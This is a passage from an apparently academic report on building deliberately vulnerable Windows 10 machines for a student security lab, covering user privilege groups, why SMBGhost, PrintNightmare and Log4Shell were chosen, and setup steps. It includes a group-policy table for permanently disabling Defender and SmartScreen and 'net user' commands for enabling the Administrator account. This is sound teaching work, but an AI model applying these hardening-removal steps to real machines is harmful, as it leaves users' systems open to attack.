The "Users" group consists of any user who was created on the device. By default, every member created on the machine is added to this group. However, these users do not have many permissions. According to Microsoft, users who are part of this group can: "(run) applications, (and use) local and network printers" The typical users of the system are given limited access so not to damage any systems. Therefore, even if an attacker can get access to a system with a compromised account that is part of the "Users" group, they do not have total control of the machine.

The "Administrators" group, on the other hand, provides complete access to the machine. According to Microsoft, users who are members of the "Administrators" group, "have full control of the server and can assign user rights and access control permissions to users as necessary [34]." Whenever a Windows operating system is installed for the first time, the first user created will be added to the "Administrators" group by default. Additionally, members of the group can add other administrators. Therefore, if an attacker gets access to a user who is part of the "Administrators" group, they can effectively take control of the entire machine. The malicious administrator could turn off the firewall, create a new user who is also an

administrator, or change the password of the administrator account, and lock the normal users out of the system. It is imperative that the users who are part of the “Administrator” group have strong passwords as a protective measure against attackers.

Although any account can be a part of the “Administrators” group if configured correctly, there are two users who have more control than a typical local administrator: The “Administrator” user, and the “NT/SYSTEM” user. The primary difference between a local administrator and the “Administrator” user is that the local administrator must actively choose to run programs with administrative privileges, while the “Administrator” account does not need to [34]. Additionally, the “Administrator” account does not need to be created, but simply enabled from the command line[35]. The “NT AUTHORITY\SYSTEM” also exists by default on a Windows 10 computer but cannot be accessed like a typical user would [36]. This user has absolute control over all systems on the computer and is typically used to ensure proper functioning of the system. It is possible to gain permissions as this user, however, an administrative user would have to actively search for a way to upgrade the permissions on their account to run programs as SYSTEM. Ideally, an attacker always wants to gain SYSTEM level privileges, however, gaining access to the “Administrator” account or the account of a local administrator is enough to consider a system compromised.

In summary, users who are part of the “Users” group have very limited access to the system. An attacker who accesses the Windows 10 system remotely with the credentials of someone who is part of the “Users” group will have a difficult time accessing sensitive information depending on what the operating system is vulnerable to. “Administrators” on the other hand, have complete control over the system.

## 2.4 New Vulnerabilities with Common Attack Vectors

After analyzing the tools commonly used in the industry, the tools utilized within the “Networking and IT Security” class, and the common vectors of attack on a Windows 10 machine, it was easy to narrow down which vulnerabilities could be investigated. For this project, only major vulnerabilities that were published after 2018, because the latest major vulnerability which exists on the LOST Project testbed is the widely known EternalBlue vulnerability from 2017 [37]. Research on which vulnerabilities to choose was largely determined by the exploits which were most discussed by the cybersecurity community within the past three years. Additionally, more emphasis was placed on exploits which would specifically affect Windows 10 systems, as these would demonstrate the vulnerabilities which could be found in the most popular PC operating system [38].

The first vector of attack investigated was Microsoft’s SMB service. This is due to the fact that the SMB service has appeared in nearly all versions of Windows, and it has a long history of exploitation. For example, cve.mitre.org, the home for Common Vulnerabilities and Exposures lists nearly 500 vulnerabilities since 1999 which are found within SMB in some form [39] . Additionally, although FTP, SSH, and web vulnerabilities do exist, and there are many exploits for these services, there are also many was to run FTP, SSH, and web servers on a Windows 10. Not only does Microsoft provide its own services to do so, but there are any number of

applications which can be found online to run these services. Therefore, although there are many vulnerabilities, they are split across many different applications. However, the SMB service is a standalone server which is developed by Microsoft, and there are few, if any, other unique implementations of the protocol.

When searching for SMB vulnerabilities that had a significant impact on the cybersecurity in the past three years, one of the first results was SMBGhost. As mentioned previously, there are many vulnerabilities for SMB, so, one may ask why this one specifically was so impactful. Unlike other non-notable SMB vulnerabilities, SMBGhost allowed for remote code execution on a Windows system, without requiring any credentials whatsoever. If an attacker knows the IP address of the machine, it is possible to gain SYSTEM level access [40]. Adding a machine with this vulnerability to the LOST project testbed would demonstrate not only the cutting edge of SMB exploitation, but also the evolution of SMB exploits after EternalBlue.

While researching exploits which took advantage of weaknesses within the SMB service, many resources commented on PrintNightmare. PrintNightmare is a family of vulnerabilities which exist within Window's Print Spooler service, allowing non-privileged users to perform either remote code execution, or local privilege escalation [41]. One of the vulnerabilities in the PrintNightmare family utilizes the SMB service to upload malicious code to a create a driver for a printer. Although this vulnerability also utilizes SMB, it does so in a way different to SMBGhost. Therefore, not only would it serve as a point of comparison for SMB related vulnerabilities, but it would also allow for discussion about vulnerabilities within the Print Spooler service. Much like SMB, there have been many exploits which take advantage of access to the printer system to perform code execution or privilege escalation. For these reasons PrintNightmare was chosen as the second vulnerability for the "LOST Project: The Next Generation."

Although Windows 10 based vulnerabilities had more priority when doing research for the project, it was not a strict requirement for the project. The primary considerations were the impact each exploit had, and its difficulty to exploit. If a vulnerability was too difficult to exploit, it would not be useful for cybersecurity beginners. During the creation of "LOST Project: The Next Generation" a new vulnerability was discovered within Apache's Log4j2 logging system. Now known as Log4Shell, this new vulnerability could be used to easily execute remote code on an impacted system. Although this possibility is alarming, it becomes even more concerning knowing that at the time of publication, over '93% of all cloud environments are at risk from Log4Shell"[42]. Therefore, although the Log4Shell vulnerability is not explicitly Windows-based, the simplicity of executing the exploit, and the sheer scale of the vulnerability made it an ideal candidate to upload to the LOST Project testbed.

# 3 Basic Vulnerable Machine Setup

This section will provide an overview of the steps taken to set up each vulnerable host that was uploaded to the LOST project testbed. First is an explanation and justification of which Windows 10 version was chosen. Then, an overview of the different steps taken to prepare each machine for the LOST Project is provided.

## 3.1 Windows 10

This section will give a brief overview of the operating system that was used to design the vulnerable machines for the LOST Project Testbed for both creating the vulnerable machines, and the exploiting the vulnerable machine. The first sub-section will detail the information about Windows 10, the operating system used to create the vulnerable machines, and the different tools that were used to provide access to the system.

For this project, the version of Windows 10 used was Windows 10 Education Edition 1903 Build 10.0.18362, the 7th major update to Windows 10 which was published on May 21st, 2019 [43]. This version was chosen to create a balance between the exploits that the Windows 10 machine was and was not vulnerable to. Earlier versions of Windows 10 were more likely to be vulnerable to older exploits which would not fit within the scope of the project. Many of the early vulnerabilities for Windows 10 machines were also found on Windows 7 machines. Therefore, exploring early exploits which could be found on another, older operating system seemed to defeat the purpose of the project. The next option then, instead of using an old version of Windows 10 would be to use the newest version possible. However, modern versions of Windows 10 have more recent security updates, and therefore would have built-in defenses for all major exploits from the past few years. Therefore, Edition 1903 was chosen, as it would not be susceptible to older exploits, but would still be vulnerable to exploits between May 2019- and May 2022. Additionally, the "Education" edition of Windows 10 was chosen, as it provides more administrative control over the system as opposed to the "Home" or "Business" editions.

Having all Windows 10 machines use the same build number may seem to suggest that they are vulnerable to the same exploits, however, this is not the case. Each vulnerability requires different steps to be taken to make the machine susceptible to exploitation from malicious actors. For example, this work details many vulnerabilities that can be found within Windows 10's SMB protocol, available to access through port 445. However, although the vulnerabilities are found within the same service, each vulnerability resides in a different function from the Windows API, and therefore, must be exploited in a different way. Since Windows 10 is used as the vulnerable operating system in this project, it is important to understand the different services that it offers, as well as the basic user hierarchy.

To configure a machine for the LOST project testbed, the following steps must be taken. First, the creator must choose which vulnerabilities they wish to investigate, and fully understand how they works. The vulnerability can be within an application, service, or operating

system. Since the goal of the project is for students to obtain administrative access to the victim's machine, vulnerabilities which allow for local privilege escalation, or remote code execution should be prioritized.

Then they must choose the operating system that will have the vulnerable program, or service. It is important to choose the operating system wisely, as some operating systems have more severe vulnerabilities than others. For example, if a creator were to choose to investigate a web service vulnerability, but hosted the site on a Windows 2000, it is possible that after the machine uploaded to the LOST project, students will use other, unintended exploits to gain access to the machine. After choosing the operating system, the relevant steps must be taken to replicate the vulnerability on the victim machine. The replication can take many forms, for example, one could develop a Java web application which utilizes a library which has the vulnerability the creator wants to investigate. Another example would be configuring the victim machine with specific access settings which would allow unintended behavior to occur.


After creating the machine, the creator must attempt to exploit their own machine. This is to ensure that the vulnerability chosen functions as intended, and the attackers will be able to gain access to the system. Otherwise, the creator could upload a non-vulnerable machine to the LOST project testbed. If the machine is not exploitable, then the student's opportunity to learn and improve their skills is severely limited. Once the vulnerability has been successfully exploited, the creator can start to look for other exploits that may be on the system. All vulnerable machines on the LOST project testbed must have more than one way to be exploited. If students are unable to exploit the primary vulnerability, then there is still another way for them to successfully complete the project. Additionally, sometimes vulnerabilities are trivial to exploit, so creators may wish to make the process of exploitation more complicated. During the creation process, all of the steps taken to make the machine vulnerable should be documented, as well as the credentials for the system.

Once the victim machine has been finalized, it is then uploaded to the LOST project testbed, however, this step is outside the scope of this project and will not be detailed. To ensure that all exploits still work, it is recommended that the creator once again attempts to exploit the vulnerable machine after it has been uploaded to the LOST project. Because all Virtual Machines in this project were running the same Windows 10 version, many of the initial steps required to setup the machines were the same. The purpose of this section is to detail those steps as not to needlessly restate information in the "Development" section of the project. On each Windows machine, three primary actions were taken on each clean installation: Disabling Windows Security and Antivirus, creating new user, and creating a system restore point.

## 3.2 Disabling Windows Security and Antivirus


Windows 10 has many systems in place to protect users from malicious actors or from accidentally installing malware. However, the purpose of these machines is to help students with limited experience in the cybersecurity field learn different methods and techniques to exploit vulnerable devices. Therefore, to allow the students to have ultimate flexibility in the course, many of the defense mechanisms that windows implements will be disabled. The user accessing

these settings must be an administrator, otherwise, the home for many of the security settings on Windows 10 exist in the “Windows Security” settings. These settings can be accessed by searching Windows Security in the Windows 10 search bar. There are 5 key sub menus within the “Windows Security” settings: Virus & threat protection, Account protection, Firewall & network protection, App & browser control, and Device security. Without any changes to the Windows 10 machine, the “Security at a Glance” page should look as follows:





(Figure 7: The security at a glance tab before any security settings have been applied. The “Account Protection” will always have a warning sign next to it, as the local administrator’s account does not have an associated Microsoft account.)

The first step is to disable all settings within the “Virus & threat protection” menu, which can primarily be found in the “Virus & threat protection settings” tab. There are three settings on this page: Real-time protection, Cloud-delivered protection, Automatic sample submission, all of which can be disabled by toggling the button to “Off” as shown in Figure 8:




(Figure 8: a screenshot of the "Virus & threat protection settings with each setting disabled.)


The same process can be followed for each of the sub menus that were shown in Figure 9, disabling all security settings where possible. After the process has been completed, the "Security at a glance page" should look as follows:




(Figure 9: A screenshot of the "Security at a glance" page after all security settings have been disabled. Device security will always be considered "Safe" as it monitors the hardware security as opposed to software)

However, although all security settings have been disabled in the Windows Security menu, that does not make them permanent. If the PC were to be reset, then so would the security settings, and the device would have to be reconfigured. Instead, to ensure that the security settings are permanently disabled, the local group policy editor can be used. The local group policy editor allows for administrators to have much more control over their computers and can be used to quickly and easily modified settings which are applied across the entire system [44]. Firstly, to access the group policy editor, administrators must search "Local group

policy editor" or similar key words in the Windows 10 search bar and click on the result which reads "Edit group policy." Then, to get a list of all of the settings across the system, the administrator should click "Computer Configuration" under "Local Computer Policy", then "Administrative Settings" followed by "All Settings." The appropriate directory path can be seen in Figure 10:




(Figure 10: the directory path as explained in the previous paragraph. The "All settings" tab contains all of the settings within the Computer Configuration folders)

There are several settings within the local group policy editor which must be disabled to ensure that the windows defense systems stay permanently disabled, shown in Figure 11:

| Setting | State | Comment | Path |
|---|---|---|---|
| Allow antimalware service to remain running always | Disabled | No | \Windows Components\Windows Defender Antivirus |
| Configure Automatic Updates | Disabled | No | \Windows Components\Windows Update |
| Configure the 'Block at First Sight' feature | Disabled | No | \Windows Components\Windows Defender Antivirus\MAPS |
| Configure Windows Defender SmartScreen | Disabled | No | \Windows Components\File Explorer |
| Configure Windows Defender SmartScreen | Disabled | No | \Windows Components\Microsoft Edge |
| Configure Windows Defender SmartScreen | Disabled | No | \Windows Components\Windows Defender SmartScreen\Expl... |
| Configure Windows Defender SmartScreen | Disabled | No | \Windows Components\Windows Defender SmartScreen\Micr... |
| Enable insecure guest logons | Disabled | No | \Network\Lanman Workstation |
| Monitor file and program activity on your computer | Disabled | No | \Windows Components\Windows Defender Antivirus\Real-ti... |
| Scan all downloaded files and attachments | Disabled | No | \Windows Components\Windows Defender Antivirus\Real-ti... |
| Specify threat alert levels at which default action should not ... | Disabled | No | \Windows Components\Windows Defender Antivirus\Threats |
| Turn on behavior monitoring | Disabled | No | \Windows Components\Windows Defender Antivirus\Real-ti... |
| Turn on process scanning whenever real-time protection is ... | Disabled | No | \Windows Components\Windows Defender Antivirus\Real-ti... |
| Turn off real-time protection | Enabled | No | \Windows Components\Windows Defender Antivirus\Real-ti... |
| Turn off routine remediation | Enabled | No | \Windows Components\Windows Defender Antivirus |

(Figure 11: the complete list of the settings which should be configured in the group policy editor to ensure that the Windows protection settings are permanently disabled)

The most important settings to disable are as follows: "Allow antimalware service to remain running always", "Monitor file and program activity on your computer", and "Turn on behavior monitoring." On the other hand, the two most important settings to enable are "Turn off real-time protection" and "Turn off routine remediation." All these settings allow for Windows 10 to perform real time threat protection on the vulnerable machine, which automatically removes different threats from the machine. However, this would greatly limit the number of options that students have when attempting to exploit the machines. For example,

if a student attempted to execute a script which generated a reverse shell on a Windows 10 machine with these setting enabled, then the attack would be detected, and the script would be deleted. However, by changing the group policy settings, this will not be the case, and the relevant security settings will be permanently disabled.


## 3.3 Create Users

One of the key steps in each machine was to create new users. Students of the IT Security subject are expected to get "administrative" access to each system they are given to exploit. On a Windows 10 computer, this means that students should gain access to either the account of a local administrator or to the user "Administrator" as previously explained. In addition to administrative accounts, basic users also needed to be created for the system. In this project, the basic users were typically added as an alternative access point for the system, or to provide some type of information relevant to the exploit. Giving the students direct access to the administrative account for this type of information would defeat the purpose of having students attempt to exploit the machine.

This subsection will demonstrate how to add a new basic user to a Windows 10 computer, and how to enable the "Administrator" account. When going through the default Windows 10 installation, a local administrator user is added to the Operating System. This process will not be detailed as it is largely similar to creating a regular user. However, it can be assumed that the creation of all accounts is done using the local administrator account created during the initial setup of the computer.


### 3.3.1 Creating a user

Firstly, to create a new user, the local administrator should type "add user" into the Windows 10 search bar, which will bring up the option shown in Figure 12:




(Figure 12: a screenshot displaying what appears when the local administrator searches for “Add Users.” The settings for Add, edit or remove other users should appear)


From there, users should open this setting, and click the “Add someone else to this PC” button. Then, a popup window appears as shown in Figure 13:




(Figure 13: The prompt that appears when users click “Add someone else to this PC”)

Although Microsoft encourages users to sign in with their Microsoft account for security purposes, it would be very inconvenient to create a Microsoft account for each user on each unique device. Therefore, the “I don’t have this person’s sign-in information” should be clicked to avoid this method of creating a user. The user will then be prompted with another menu, but

should choose the option that allows them to avoid creating a user with a Microsoft account. After these steps have been taken, the following window appears:





(Figure 14: The window that appears after choosing not to create a user with a Microsoft account. Although the fields have been filled in, they are typically empty)

In Figure 14, the username and password for the user has already been added, and the window then prompts the user to add security questions. Allowing attackers to recover the password by answering these questions would be too simple, therefore, each field in this section is filled with the password as the answer. After the local administrator clicks “Next” the user is added by default. From there, if the account is to be used to exploit the system, the local administrator should switch users, and log in with the new user in order to create their home directory and basic settings.

### 3.3.2 Enabling the “Administrator” account

Enabling the “Administrator account is quite simple as the local administrator. Firstly, the user should open the windows command line as an administrator, which can be done by searching “cmd” in the search bar, and then clicking, “Run as administrator” as shown in Figure 15.




(Figure 15: What should appear for a local administrator when "cmd" is searched. The "Run as administrator is outlined in red.)

From there, only one step needs to be taken, which is to use the commands [45]:


```
net user administrator /active:yes
```

```
net user administrator <password>
```

On the command prompt. The first command enables the account, and the second sets the password. It is also possible to execute this command successfully utilizing PowerShell instead of the command prompt. Just like with the regular user, the local administrator should then sign in to the "Administrator" account, so the machine performs the default configurations for the account. For the purposes of this vulnerability showcase, after the "Administrator" account was added, the local administrator account was deleted, as it became redundant after enabling the new account. The only exception to this is the Log4Shell machine, which does not have the "Administrator" account enabled by default.


## 3.4 Create System Restore Point

The final step that was taken on all machines exact the Log4Shell machine was the creation of a System Restore Point. These restore points can be used for backups in case something with the computer itself goes wrong. It should be noted in this case however, that the restore points were created to add an extra vulnerability to the machines, as opposed to their intended purpose. To create a system, restore point, firstly, the administrator can type "create a restore point in the search bar" and click on the first result that comes up, demonstrated in Figure 16:





(Figure 16: The search results for “create a system restore point”)

Once the user clicks on this option, a new window with the title “System Properties” should appear, users should then click, configure, and the “Turn on system protection” button. Once apply is clicked, the creation of system restore points is enabled, as demonstrated in Figure 17:




(Figure 17: A screenshot of two windows displaying the correct settings for restore points to function. The important settings are outlined in red)

Next, users can click “create” to add a new restore point. A new window, like the one in Figure 18 will appear, and the users can name their new restore point.




(Figure 18: the popup that appears once a user clicks “create” from the first window in Figure 17)

Once “create” is clicked, a system restore point is automatically created.

# 4 Development

This section details the development of the work, describing the vulnerabilities and preparation of each machine along with multiple methods of how to exploit each machine. There are three primary sections to the development SMBGhost and HiveNightmare, PrintNightmare, and finally Log4Shell.

## 4.1 SMB Ghost (CVE-2020-0796) + HiveNightmare (CVE-2021-369340)

This section details the setup and exploitation of the machine with the IP address 10.14.13.101. The first part will provide an overview of the machine itself, primarily information about the users, which services are available, and which vulnerabilities are on the Machine. The second part provides a technical explanation of why a particular service or system is vulnerable, and how it impacts the system. The third and final part is a step-by-step breakdown of how attackers can exploit the vulnerabilities on this specific machine, and which steps attackers would need to take to gain administrative access to this computer.

### 4.1.1 Overview

The Windows 10 machine with the IP address 10.14.13.101 is vulnerable to two exploits, SMBGhost and HiveNightmare. One exploit, SMBGhost, utilizes a buffer overflow in an SMB function to leak kernel memory and gain access to the system as the administrative user without needing any credentials whatsoever. The other, HiveNightmare, allows non-privileged users to gain system credentials.

#### 4.1.1.1 Machine Overview

| | | |
|---|---|---|
| **IP Address** | - | **10.14.13.101** |
| **Host Name** | - | **Desktop-Q7AFQ48** |
| **Host Usernames** | - | Administrator, Geordi LaForge, Picard |
| **Open Ports** | - | 7 – echo<br>9 – unknown<br>13 – Microsoft Windows International daytime<br>17 – windows qotd (English)<br>19 - chargen<br>21 – Microsoft ftpd<br>135 – Microsoft Windows RPC<br>139 – Microsoft Windows netbios-ssn<br>445 – Windows 10 Education 19041 microsoft-ds<br>1221 – Microsoft ftpd |

